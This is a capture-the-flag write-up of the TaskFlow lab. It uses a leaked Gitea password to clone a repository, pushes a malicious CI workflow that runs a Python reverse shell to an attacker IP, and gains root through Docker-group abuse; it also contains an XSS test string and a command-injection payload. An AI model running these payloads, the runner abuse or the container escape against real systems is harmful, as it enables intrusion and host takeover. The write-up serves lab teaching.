{"id":2,"user_id":1,"title":"Migrate database to PostgreSQL 16","description":"Upgrade from PostgreSQL 14 to 16. Test all queries for compatibility. Schedule maintenance window.","status":"done"}
{"id":3,"user_id":1,"title":"Implement board automation sandbox","description":"Build isolated JS execution environment for user-defined task automations. Must be sandboxed from host system.","status":"done"}
{"id":4,"user_id":1,"title":"Create Gitea account for Randy freelancer","description":"Randy needs push access to the taskflow repo for the frontend redesign contract. Set up SSH-based access.","status":"done"}
{"id":5,"user_id":1,"title":"Review nginx reverse proxy configuration","description":"Audit current nginx config. Ensure only ports 80 and 22 are exposed. Verify virtual host routing for subdomains.","status":"inprogress"}
{"id":6,"user_id":1,"title":"Fix CORS headers on API endpoints","description":"Frontend is getting blocked on cross-origin requests when running in dev mode. Add proper CORS middleware.","status":"testing"}
{"id":7,"user_id":1,"title":"Add rate limiting to authentication endpoints","description":"Prevent brute-force attacks on /api/auth/login. Implement sliding window rate limiter.","status":"todo"}
{"id":8,"user_id":1,"title":"Write API documentation for pages module","description":"Document all /api/pages endpoints including image-embed proxy. Add Swagger decorators.","status":"todo"}
{"id":9,"user_id":1,"title":"Evaluate container resource limits","description":"Current sandbox container is capped at 128MB RAM and 0.25 CPU. Monitor if this is sufficient under load.","status":"backlog"}
{"id":10,"user_id":1,"title":"Plan Q2 feature roadmap","description":"Gather team input on priorities for next quarter. Schedule planning meeting.","status":"backlog"}
{"id":11,"user_id":7,"title":"Next machine","description":"Order cyberchocos pizza from it","status":"inprogress"}
{"id":13,"user_id":7,"title":"Backlogs are the graveyard of customer feedback","description":null,"status":"backlog"}
{"id":12,"user_id":7,"title":"FLAG","description":"THE FLAG IS HSM{HellYeah_flagFound}","status":"testing"}
{"id":14,"user_id":116,"title":"test-task","description":"mine","status":"backlog"}
{"id":15,"user_id":117,"title":"test2-task","description":"theirs","status":"backlog"}
{"id":16,"user_id":116,"title":"Exploit","description":null,"status":"backlog"}
{"id":17,"user_id":116,"title":"Exploit","description":null,"status":"backlog"}
=== pages (10) ===
{"id":3,"user_id":5,"title":"Markdown Preview - Welcome to Taskflow!"}
{"id":4,"user_id":6,"title":"Markdown Preview - Welcome to Taskflow!"}
{"id":5,"user_id":7,"title":"Markdown Preview - Welcome to Taskflow!"}
{"id":6,"user_id":7,"title":"Test"}
{"id":7,"user_id":76,"title":"Markdown Preview - Welcome to Taskflow!"}
{"id":8,"user_id":116,"title":"Markdown Preview - Welcome to Taskflow!"}
{"id":9,"user_id":116,"title":"<script>alert('1')</script>"}
{"id":10,"user_id":117,"title":"Markdown Preview - Welcome to Taskflow!"}
{"id":11,"user_id":117,"title":"test page "}
{"id":12,"user_id":118,"title":"Markdown Preview - Welcome to Taskflow!"}
=== automations (3) ===
{"id":1,"user_id":7,"name":"Archive Done Tasks","code":"for (const task of tasks) {\n  if (task.status === 'done') {\n    await updateTask(task.id, { status: 'archived' })\n  }\n}\nlog('Archived all done tasks')"}
{"id":3,"user_id":117,"name":"a-test2","code":"log(tasks)"}
{"id":4,"user_id":116,"name":"Archive Done Tasks","code":"// Injecting prototype pollution or command injection payloads into task properties\ncreateTask({ title: \"Exploit\", command: \"; whoami ;\", runOnHost: true });\n"}
Username: randy Password: R4ndyFr33worK!2025
got the password and username for gitea [ version running : Version: 1.27.3 ]
by the way lets see if we can access gittea.taskflow.hsm
Host header / virtual-host routing Observation: gitea.taskflow.hsm doesn't resolve in DNS, yet Gitea answered on port 80.
Why: nginx is the single front door (port 80). It uses the HTTP Host header to decide which backend to route to (virtual hosts). DNS only tells you the IP; nginx doesn't care what name you resolve, only what you send in Host:
Nginx configs leak vhost names (blog post mentioned gitea.taskflow.hsm).
Quickly add it to /etc/hosts

we have 2 options to fetch the internal repo.

either query the rest api and install the repo as zip .
┌──(root㉿blackXploit)-[/home/kali/Downloads/hacksmarterlabs/taskflow]
└─# ssh -T -i ./randy_key -o IdentitiesOnly=yes echoes@gitea.taskflow.hsm
Hi there, randy! You've successfully authenticated with the key named k, but Gitea does not provide shell access.
If this is unexpected, please log in with password and setup Gitea under another user.
Gitea's ssh_url was: echoes@gitea.taskflow.hsm:admin/taskflow.git
That echoes is the OS-level SSH user Gitea uses. Gitea identifies your account by the key, not by the SSH username — but the underlying system SSH still requires the real OS account to exist. randy is a Gitea account, not necessarily a system user, so randy@… falls through to a password prompt. Connect as the Gitea SSH user:
ssh -T -i ./randy_key -o IdentitiesOnly=yes echoes@gitea.taskflow.hsm (-T = no pseudo-terminal; required for git and for this test.)
┌──(root㉿blackXploit)-[/home/kali/Downloads/hacksmarterlabs/taskflow]
└─# GIT_SSH_COMMAND='ssh -i ./randy_key -o IdentitiesOnly=yes' \
  git clone ssh://echoes@gitea.taskflow.hsm/admin/taskflow.git
Cloning into 'taskflow'...
remote: Enumerating objects: 195, done.
remote: Counting objects: 100% (195/195), done.
remote: Compressing objects: 100% (164/164), done.
remote: Total 195 (delta 36), reused 166 (delta 23), pack-reused 0 (from 0)
Receiving objects: 100% (195/195), 1.24 MiB | 290.00 KiB/s, done.
Resolving deltas: 100% (36/36), done.
`┌──(root㉿blackXploit)-[/home/…/Downloads/hacksmarterlabs/taskflow/taskflow]
└─# cd .gitea

┌──(root㉿blackXploit)-[/home/…/hacksmarterlabs/taskflow/taskflow/.gitea]
└─# ls
workflows

┌──(root㉿blackXploit)-[/home/…/hacksmarterlabs/taskflow/taskflow/.gitea]
└─# cd workflows

┌──(root㉿blackXploit)-[/home/…/taskflow/taskflow/.gitea/workflows]
└─# ls
ci.yml

┌──(root㉿blackXploit)-[/home/…/taskflow/taskflow/.gitea/workflows]
└─# cat ci.yml
name: TaskFlow CI

on:
  push:
    branches: [main]

jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout
        uses: actions/checkout@v4

      - name: Install dependencies
        run: |
          cd backend
          bun install

      - name: Run e2e tests
        run: |
          cd backend
          bun test:e2e 2>&1 || {
            echo "=== Tests failed ==="
            echo "Collecting build metadata for error report..."
            APP_VERSION=$(cat package.json | xargs echo)
            echo "Build metadata: $APP_VERSION"
            exit 1
          }
Self-hosted runners ≈ host access, which is why CI/CD is the classic route from "repo write" to "host compromise.”
lets craft the malicious yml file
┌──(root㉿blackXploit)-[/home/…/taskflow/taskflow/.gitea/workflows]
└─# cat pwn.yml
name: probe
on: [push]
jobs:
  p:
    runs-on: ubuntu-latest
    steps:
      - run: id; hostname; uname -a; env; ls -la /

command executed
yup that means we can got rev shell here
lets craft it

and my plan worked
payload used :
┌──(root㉿blackXploit)-[/home/…/taskflow/taskflow/.gitea/workflows]
└─# cat rev.yml
name: rev
on: [push]
jobs:
  p:
    runs-on: ubuntu-latest
    steps:
      - name: shell
        run: |
          python3 -c 'import socket,subprocess,os
          s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
          s.connect(("10.200.106.76",4444))
          os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)
          subprocess.call(["/bin/sh","-i"])'
┌─[echoes@TaskFlow]──[~]
└─▶ id
uid=1000(echoes) gid=1000(echoes) groups=1000(echoes),970(docker),998(wheel)
┌─[echoes@TaskFlow]──[~]
got user.txt
└─▶ cd ../
┌─[echoes@TaskFlow]──[/home]
└─▶ ls
echoes
┌─[echoes@TaskFlow]──[/home]
└─▶ cd echoes/
┌─[echoes@TaskFlow]──[]
└─▶ ls
gitea-repositories taskflow todo.txt user.txt
┌─[echoes@TaskFlow]──[]
└─▶ cat todo.txt
Hi echoes Im randy I accessed via ssh because I was tasked with updating your in left the sudo like a mess how was it? like sudo pacman something? idk can y
that means don't actually need that sudo dance: echoes is already root by virtue of the docker group. Treat the sudo prompt as a dead end and use Docker instead.
docker ps
docker run --rm --user 0:0 --entrypoint /bin/sh
-v /:/host taskflow-sandbox:latest -c 'cat /host/root/root.txt'
Why --user 0:0? taskflow-sandbox runs as uid 100 by default; mounting / alone still couldn't read /root (mode 700). Forcing root inside the container makes the host's /root readable. That gave us the flag The todo.txt is a hint

Done !
Attack Chain Summary
- Enumerate the target: Rustscan identifies SSH and HTTP. Gobuster and the Swagger documentation expose the TaskFlow API and its automation endpoint.
- Escape the JavaScript sandbox: The exposed shared automation token allows access to
/api/automations/test. Although Node'svmcontext blocks string code generation, host-realm database objects cross into the sandbox. Their constructor chain reaches the hostFunction, enabling code execution as the sandbox container'ssandboxuser. - Recover credentials and source: Use the sandbox process to inspect the application, environment, and database. Task comments reveal Randy's Gitea credentials; use the account and an SSH key to access the TaskFlow repository.
- Abuse Gitea Actions: The repository accepts workflow changes, and its self-hosted runner executes a pushed workflow on the TaskFlow host. A workflow payload opens a reverse shell as
echoes, yielding the user-level foothold. - Read the host root flag: The
echoesaccount belongs to the Docker group. Run the available sandbox image with the host filesystem mounted and container UID 0, then read/root/root.txtthrough the mount.
Path: API documentation and leaked automation token → Node.js vm host-object escape → sandbox code execution → database comment credential disclosure → Gitea repository access → self-hosted Actions runner shell as echoes → Docker group abuse → host root flag.

Written by Surajit Sen
Was this writeup helpful?
0 readers found this helpful
Comments
No comments yet — be the first to share your thoughts.